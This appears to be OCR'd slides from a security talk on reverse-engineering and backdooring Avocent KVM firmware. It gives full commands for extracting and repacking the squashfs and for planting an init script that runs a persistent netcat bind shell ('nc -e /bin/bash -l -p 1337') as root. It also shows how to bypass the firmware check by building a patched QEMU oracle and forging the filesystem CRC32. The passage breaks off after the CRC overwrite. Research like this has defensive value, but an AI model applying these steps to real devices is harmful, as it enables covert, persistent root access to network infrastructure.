80248128      0x4C87D40       U-Boot version string, "U-Boot 1.3.0-rc3 (Dec 16 2022 - 07:39:23) Polaris 2.4.25905"
80508988      0x4CC783C       CRC32 polynomial table, big endian
80516420      0x4CC9544       U-Boot version string, "U-Boot 1.3.0-rc3"
```


Understanding the Firmware

Region 0: **Header**
- Custom format

Region 1: **Kernel**
- Linux version 2.6.23
- Compiled for PowerPC
- gzip-compressed

Region 2: **Filesystem**
- Flattened into single file called “AVO.fs”
- gzip-compressed

Region 3: **Not Sure…**
- U-Boot?
- CRC32 polynomial table?



Unpacking the Filesystem

```
dd if=FL0620-AVO-2.12.3.25987.fl of=AVO.fs.gz bs=4 skip=741335 count=19320696
gzip -d AVO.fs.gz
file AVO.fs
AVO.fs: Squashfs filesystem, big endian, version 3.1, compressed, 77937530 bytes,
3065 inodes, blocksize: 131072 bytes, created: Fri Dec 16 13:44:32 2022
```

AVO.fs:

- Squashfs filesystem version 3.1 (2006-2007)
- Big endian
- 75Mb in size
- 3065 filesystem entities in total

Unpacking the Filesystem

Need squashfs-tools 3.2 to re-squash the filesystem after adding a backdoor

- NOTE: v3.2 produces v3.1 Squashfs files
  - No idea why this discrepancy exists
- Slight changes to source code needed

```
git clone https://github.com/plougher/squashfs-tools.git
cd squashfs-tools
git checkout tags/3.2 # NOTE
cd squashfs-tools
sed -i 's/^int swap;$/static int swap;/' read_fs.c
sed -i '1s;^;#include <sys/sysmacros.h>\n;' mksquashfs.c unsquashfs.c
make
cd ../..
sudo ./squashfs-tools/squashfs-tools/unsquashfs AVO.fs
```

Adding a Backdoor

```
::sysinit:/etc/rc.sh

::askfirst:-/bin/sh /etc/initconsole.sh
```

```
echo "Executing Startup Scripts..."

for SCRIPT in `ls /etc/rc.d/S*`
do
  echo
  EXEC="yes"
  ...
```

```
#!/bin/bash

(
    while true
    do
        nc -e /bin/bash -l -p 1337
    done
) &
```

/etc/rc.d/S99backdoor

We want:

- Shell access over the network
- Root privileges
- Reusability
- Persistence across reboots
- Low profile


Repacking the Filesystem

Procedure:

1. Resquash the filesystem
2. gzip it with optimal compression
3. Pad it with zeros
4. Insert it back into the original firmware image

```
# 1
sudo ./squashfs-tools/squashfs-tools/mksquashfs squashfs-root AVO.fs -be
# 2
sudo chmod 644 AVO.fs
gzip -9 AVO.fs
# 3
dd if=/dev/zero bs=25127 count=1 >> AVO.fs.gz
# 4
cp FL0620-AVO-2.12.3.25987.fl FL0620-AVO-2.12.3.25987-BACKDOOR.fl
dd if=AVO.fs.gz of=FL0620-AVO-2.12.3.25987-BACKDOOR.fl bs=4 seek=741335 conv=notrunc
```

Upgrade with Backdoored Firmware



Diagnosing the Upgrade Failure

Click “Upgrade”

/sbin/main_app

```
r3, 0x1027
r3, r3, -0x1440  {data_1026ebc0, "/bin/firmware_checkimage.sh"}

r5, r31, 0x18  {data_10360b10}
r4, r3
r6, 0x0
execl
r3, 0x1
exit

r3, 0x1027
r3, r3, -0x140c  {data_1026ebf4, "/bin/firmware_upgrade.sh"}
0x100b7f08
```

Diagnosing the Upgrade Failure

/bin/firmware_checkimage.sh

```
...
declare -x fwfile=$1

checkImage $fwfile 2>/tmp/fwheader.txt
ciResult=$?
cat /tmp/fwheader.txt
if [ $ciResult != 0 ] ; then
  echo Failed Check Image
exit $ciResult
fi
...
```

Is `checkImage` our point of failure?

Creating a Firmware Check Oracle

If checkImage is the point of failure, then:


- `checkImage FL0620-AVO-2.12.3.25987.fl` should return status code 0
- `checkImage FL0620-AVO-2.12.3.25987-BACKDOOR.fl` should return non-zero status code

We can run `checkImage` with QEMU in user mode:

```
cp FL0620-AVO-2.12.3.25987.fl squashfs-root/tmp
cp FL0620-AVO-2.12.3.25987-BACKDOOR.fl squashfs-root/tmp
cd squashfs-root
qemu-ppc -L . ./sbin/checkImage ./tmp/FL0620-AVO-2.12.3.25987.fl
    File version 2.12.3.25987.
    Created on 12/16/22 at 07:44:35.
    Option headers: OEM[Avocent] FAMILY[POLARIS] CHECKSUM[crc32] ECC[4-bit BCH]
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
```

Creating a Firmware Check Oracle

```
qemu-ppc -L . -g 2159 ./sbin/checkImage ./tmp/FL0620-AVO-2.12.3.25987.fl # Terminal 1
gdb-multiarch -ex 'gef-remote --qemu-user localhost 2159' -ex 'continue' sbin/checkImage # Terminal 2
```



`appconfig_get_int` function:

- Found in custom library `libavctcfg.so`
- It reads configuration values (integers) by key from *shared memory*

We can replace calls to `appconfig_get_int` with "load immediate" (`li`) instructions!

…provided we know the expected values

Creating a Firmware Check Oracle

Three calls to appconfig_get_int, retrieving values for:

1. "firmwareconfig.family.code"
2. "oem.code"
3. "firmwareconfig.ecc.required"

`bl appconfig_get_int` becomes:

```
1. li r3, 0x2d
2. li r3, 0x8
3. li r3, 0x4
```

We grepped through the filesystem to see where these config values are assigned:

```
cd squashfs-root
sudo grep -r 'firmwareconfig.family.code' 2>/dev/null
config/firmware.cfg:firmwareconfig.family.code=45
sudo grep -r 'oem.code' 2>/dev/null
config/app.cfg:backdoor.oem.code         = 0
config/oem.cfg:oem.code=8
sudo grep -r 'firmwareconfig.ecc.required' 2>/dev/null
config/firmware.cfg:firmwareconfig.ecc.required=4
```

`/sbin/checkImage-ORACLE`

Checking the Firmware

Original Firmware: SUCCESS

```
qemu-ppc -L . ./sbin/checkImage-ORACLE ./tmp/FL0620-AVO-2.12.3.25987.fl
    File version 2.12.3.25987.
    Created on 12/16/22 at 07:44:35.
    Option headers: OEM[Avocent] FAMILY[POLARIS] CHECKSUM[crc32] ECC[4-bit BCH]
    Part Numbers: 610-263
    Kernel Image from 000000a0 (2965177 bytes).
        checking CRC32 ... OK.
        checking kernel header ... OK.
    CRAM filesystem from 002d3f5c (77282784 bytes).
        checking CRC32 ... OK.
    RMON from 04c87d3c (516096 bytes).
        checking CRC32 ... OK.
```

So we have a working firmware-checking oracle!

Checking the Firmware

Backdoored Firmware: FAILURE

```
qemu-ppc -L . ./sbin/checkImage-ORACLE ./tmp/FL0620-AVO-2.12.3.25987-BACKDOOR.fl
    File version 2.12.3.25987.
    Created on 12/16/22 at 07:44:35.
    Option headers: OEM[Avocent] FAMILY[POLARIS] CHECKSUM[crc32] ECC[4-bit BCH]
    Part Numbers: 610-263
    Kernel Image from 000000a0 (2965177 bytes).
        checking CRC32 ... OK.
        checking kernel header ... OK.
    CRAM filesystem from 002d3f5c (77282784 bytes).
        checking CRC32 ... NOK.
```

CRC32: a checksum algorithm that hashes byte sequences to 32 bit values.

So we have identified the source of the upgrade failure!
(At least for now…)

Forging the CRC

CRC check: Does the computed CRC digest match the CRC digest found in the file metadata?

Calculating CRC of backdoored firmware:

1. Run checkImage-ORACLE with GDB
2. Set breakpoint on CRC digest comparison
3. Read operand values

Original CRC digest:
`0x34e96d52`

Computed CRC digest:
`0xcf77014e`

```
code:ppc:PPC32
   0x10002588 <main+2252>      cmpwi  cr7, r5, 0
   0x1000258c <main+2256>      bne    cr7, 0x100025c4 <main+2312>
   0x10002590 <main+2260>      lwz    r0, 256(r1)
●→ 0x10002594 <main+2264>      cmpw   cr7, r0, r3
   0x10002598 <main+2268>      beq    cr7, 0x10002638 <main+2428>
   0x1000259c <main+2272>      lwz    r6, 17124(r25)
   0x100025a0 <main+2276>      lis    r3, 4096
   0x100025a4 <main+2280>      li     r4, 1
   0x100025a8 <main+2284>      li     r5, 5
threads
[#0] Id 1, stopped 0x10002594 in main (), reason: BREAKPOINT
trace
[#0] 0x10002594 → main()
(remote) gef➤  info registers r0 r3
r0             0x34e96d52          0x34e96d52
r3             0xcf77014e          0xcf77014e
(remote) gef➤
```

Forging the CRC

The original CRC digest (`0x34e96d52`) must be somewhere in the backdoored firmware file!

```
xxd -g 4 FL0620-AVO-2.12.3.25987-BACKDOOR.fl | grep 34e96d52
00000060: 34e96d52 04c87d3c 0007e000 7fc0eb72  4.mR..}<.......r
```

Filesystem CRC offset: **96** (`0x60`)

We replace the original value with the calculated CRC digest (`0xcf77014e`)


```
echo -n '\xcf\x77\x01\x4e' > crc32.dat
cp FL0620-AVO-2.12.3.25987-BACKDOOR.fl FL0620-AVO-2.12.3.25987-BACKDOOR-CRC.fl
dd if=crc32.dat of=FL0620-AVO-2.12.3.25987-BACKDOOR-CRC.fl bs=4 seek=24 conv=notrunc
```

Checking the Firmware

